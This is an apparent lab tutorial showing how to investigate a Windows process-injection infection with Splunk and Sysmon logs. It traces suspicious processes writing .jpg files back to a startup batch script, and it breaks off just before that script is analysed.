
Windows - Process Injection Incident Response using Splunk.

How to track malware in Azure domain using Splunk.


Step 1 Investigation of the system

Using command-line interpreter (CMD) to search particular directory and look for suspected files and file extensions. For this example we are going to investigate the desktop directory.



```
 Directory of C:\Users\ContosoAdmin\Desktop

09/27/2021  04:47 PM    <DIR>          .
09/27/2021  04:47 PM    <DIR>          ..
09/27/2021  04:46 PM           157,697 05a7f676-d2cd-410e-8996-6bf3ab9c3900.jpg
09/22/2021  10:00 AM            74,008 33e8a498-96d9-4ec1-9387-d26a9e0e5899.jpg
09/27/2021  04:44 PM            50,622 38ced904-6197-4ee7-a7ea-64ca091a1171.jpg
09/22/2021  09:58 AM         2,631,214 4ffaf0ee-f795-4cf6-aacc-5d50446106e9.jpg
09/27/2021  04:47 PM           666,528 966f4908-ff7c-451a-953d-bfa086e45047.jpg
09/27/2021  04:40 PM           180,970 97b3db7b-92e5-489f-984d-c9b3730f6f86.jpg
09/27/2021  04:42 PM           244,469 b520a434-02d7-41dd-b8f7-73a0ba842e92.jpg
09/27/2021  04:43 PM           204,715 d8db3b85-4ec1-4254-b662-e6378b910eb5.jpg
09/22/2021  09:59 AM           362,245 da847cf6-5b7a-4ff1-affc-76ba5795f25a.jpg
09/27/2021  04:41 PM           104,578 ddf0adc0-29b1-4d2e-9585-27902797d53f.jpg
09/27/2021  04:45 PM           339,351 fd0daa09-6c05-468d-b974-e8a0a182c48e.jpg
09/22/2021  09:56 AM             4,240 sysmon-basic.xml
              12 File(s)      5,020,637 bytes
               2 Dir(s)  125,004,271,616 bytes free

C:\Users\ContosoAdmin\Desktop>
```

2-We notice a lot of .jpg files on the Desktop folder. Let use Splunk to do a more in depth investigation. Search for: .jpg and set time range to all-time



```
.jpg
```

✓ 26 events (before 9/27/21 5:00:42.000 PM)

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a ComputerName 1
a CreationUtcTime 26
EventCode 1
EventType 1
a Image 3
a index 1
a Keywords 1

9/27/21 5:00:30.000 PM

```
09/27/2021 05:00:30 PM
... 17 lines omitted ...
ProcessId: 2340
Image: C:\Windows\System32\spoolsv.exe
TargetFilename: C:\Users\ContosoAdmin\Desktop\f55b9edc-60d3-4b93-aa8c-28d7f542515b.jpg
CreationUtcTime: 2021-09-27 17:00:30.167
```

Show all 22 lines

host = student | source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

9/27/21 4:59:30.000 PM


```
09/27/2021 04:59:30 PM
... 17 lines omitted ...
ProcessId: 2340
Image: C:\Windows\System32\spoolsv.exe
```

Process ID: 2340

Process name: Image: **C:\Windows\System32\spoolsv.exe**

Source: **WinEventLog:Microsoft-Windows-Sysmon/Operational**

3- Now let find out the parent process and the most common event IDs. First let search for process name.   **Image="C:\\\Windows\\\System32\\\spoolsv.exe"**



```
Image="C:\\\Windows\\\System32\\\spoolsv.exe"
```

✓ 56 events (before 9/28/21 12:33:30.000 PM)   No Event Sampling

SELECTED FIELDS
- a host 1
- a ParentImage 1
- # ParentProcessId 2


INTERESTING FIELDS
- a ComputerName 1
- a CreationUtcTime 45
- # EventCode 3
- # EventType 1
- a Image 1
- a index 1

Time	Event

9/28/21
12:33:15.000 PM
	09/28/2021 12:33:15 PM
	LogName=Microsoft-Windows-Sysmon/Operational
	SourceName=Microsoft-Windows-Sysmon
	EventCode=11
	EventType=4
	Show all 22 lines
	host = student

9/28/21
12:32:15.000 PM
	09/28/2021 12:32:15 PM
	LogName=Microsoft-Windows-Sysmon/Operational
	SourceName=Microsoft-Windows-Sysmon
	EventCode=11
	EventType=4

Next go to ParentImage in the left colon.



SELECTED FIELDS
- a host 1
- a ParentImage 1
- # ParentProcessId 2

INTERESTING FIELDS
- a ComputerName 1
- a CreationUtcTime 45
- # EventCode 3
- # EventType 1
- a Image 1
- a index 1

ParentImage

1 Value, 3.571% of events


Values	Count	%
C:\Windows\System32\services.exe	2	100%

SourceName=Microsoft-Windows-Sysmon
EventCode=11
EventType=4

The ParentProcess is: **C:\Windows\System32\services.exe**

What is the most common event IDs from the offending process?

Run this search: **Image="C:\\\Windows\\\System32\\\spoolsv.exe" | top EventCode**




```
Image="C:\\\Windows\\\System32\\\spoolsv.exe" | top EventCode
```

✓ 61 events (before 9/28/21 12:38:46.000 PM) No Event Sampling

EventCode	count	percent
11	50	81.967213
3	9	14.754098
1	2	3.278689

4- We have identified the source of the issue and we have the process's name and ID. Now it is time to kill that process


Process ID: 2680



```
PS C:\Windows\system32\WindowsPowerShell\v1.0> stop-process -id 2680  -Force
PS C:\Windows\system32\WindowsPowerShell\v1.0> _
```


5-Now we stopped the process. We need to gather more information about the source and the root cause of the problem. In order to get more information, we need to install a more extensive system template to track down the source information.

We finish downloading the configuration file for the new template in the Downloads folder. Let update the configuration file in the system.



```
C:\Users\ContosoAdmin\Downloads>dir
 Volume in drive C is Windows
 Volume Serial Number is 088F-FED3

 Directory of C:\Users\ContosoAdmin\Downloads

09/28/2021  08:35 PM    <DIR>          .
09/28/2021  08:35 PM    <DIR>          ..
09/28/2021  08:35 PM           132,392 sysmon-cat-tracker.xml
               1 File(s)        132,392 bytes
               2 Dir(s)  124,939,300,864 bytes free

C:\Users\ContosoAdmin\Downloads>sysmon -c .\sysmon-cat-tracker.xml


System Monitor v13.02 - System activity monitor
Copyright (C) 2014-2021 Mark Russinovich and Thomas Garnier
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

No configuration file BOM detected
Detected configuration file format is single-width character set
Loading configuration file with schema version 4.22
Sysmon schema version: 4.50
Configuration file validated.
Configuration updated.
```

6-Let investigate the source of the malware. First let check to see if there any new .jpg file created since we stopped the process. To do that we are going to search for any .jpg file created in the last hour.



Search: .jpg

33 of 33 events matched

```
9/28/21
8:54:53.000 PM

09/28/2021 08:54:53 PM
... 17 lines omitted ...
ProcessId: 4400
Image: C:\Windows\system32\ctfmon.exe
TargetFilename: C:\WindowsAzure\Logs\470609c3-7943-49a9-ab0d-d232e47399bf.jpg
CreationUtcTime: 2021-09-28 20:54:53.873
Show all 22 lines
host = student   source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

9/28/21
8:53:53.000 PM

09/28/2021 08:53:53 PM
... 17 lines omitted ...
ProcessId: 4400
```


New process name: **C:\Windows\system32\ctfmon.exe**

The new process writes the images in a new location: **C:\WindowsAzure\Logs\**

As you can see we have a few files created. So we need to find the source of the problem and fix it.

We are to search for events where the target folder is the full path of the file location where the images are stored.

TargetImage="C:\\Windows\\System32\\ctfmon.exe" | top SourceProcessId




```
TargetImage="C:\\Windows\\System32\\ctfmon.exe" | top SourceProcessId
```

✓ 88 events (before 9/28/21 9:40:45.000 PM)

SourceProcessId	count	percent
7456	88	100.000000

Now let search for events with that process id



```
ProcessId=7456
```

✓ 5 events (before 9/28/21 9:42:24.000 PM)

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1


INTERESTING FIELDS
a CommandLine 2
a Company 2
a ComputerName 1
a CreationUtcTime 1
a CurrentDirectory 1

i	Time	Event

>	9/28/21
	9:17:24.000 PM
		09/28/2021 09:17:24 PM
		LogName=Microsoft-Windows-Sysmon/Operational
		SourceName=Microsoft-Windows-Sysmon
		EventCode=1
		EventType=4
		Show all 37 lines
		host = student source = WinEventLog:Microsoft-Windows-Sysmon/Operational
		sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

>	9/28/21 8:40:46.000 PM	09/28/2021 08:40:46 PM LogName=Microsoft-Windows-Sysmon/Operational

In the colon left click on ParentCommandLine field




ParentCommandLine

2 Values, 40% of events

Values	Count	%
"C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe" service	1	50%
C:\Windows\system32\cmd.exe /c ""C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\Cats.bat" "	1	50%


Success! We have found the start-up script that is the persistence mechanism of the infection. We found the source of the problem

7- Let open the scrip and analyze what it does



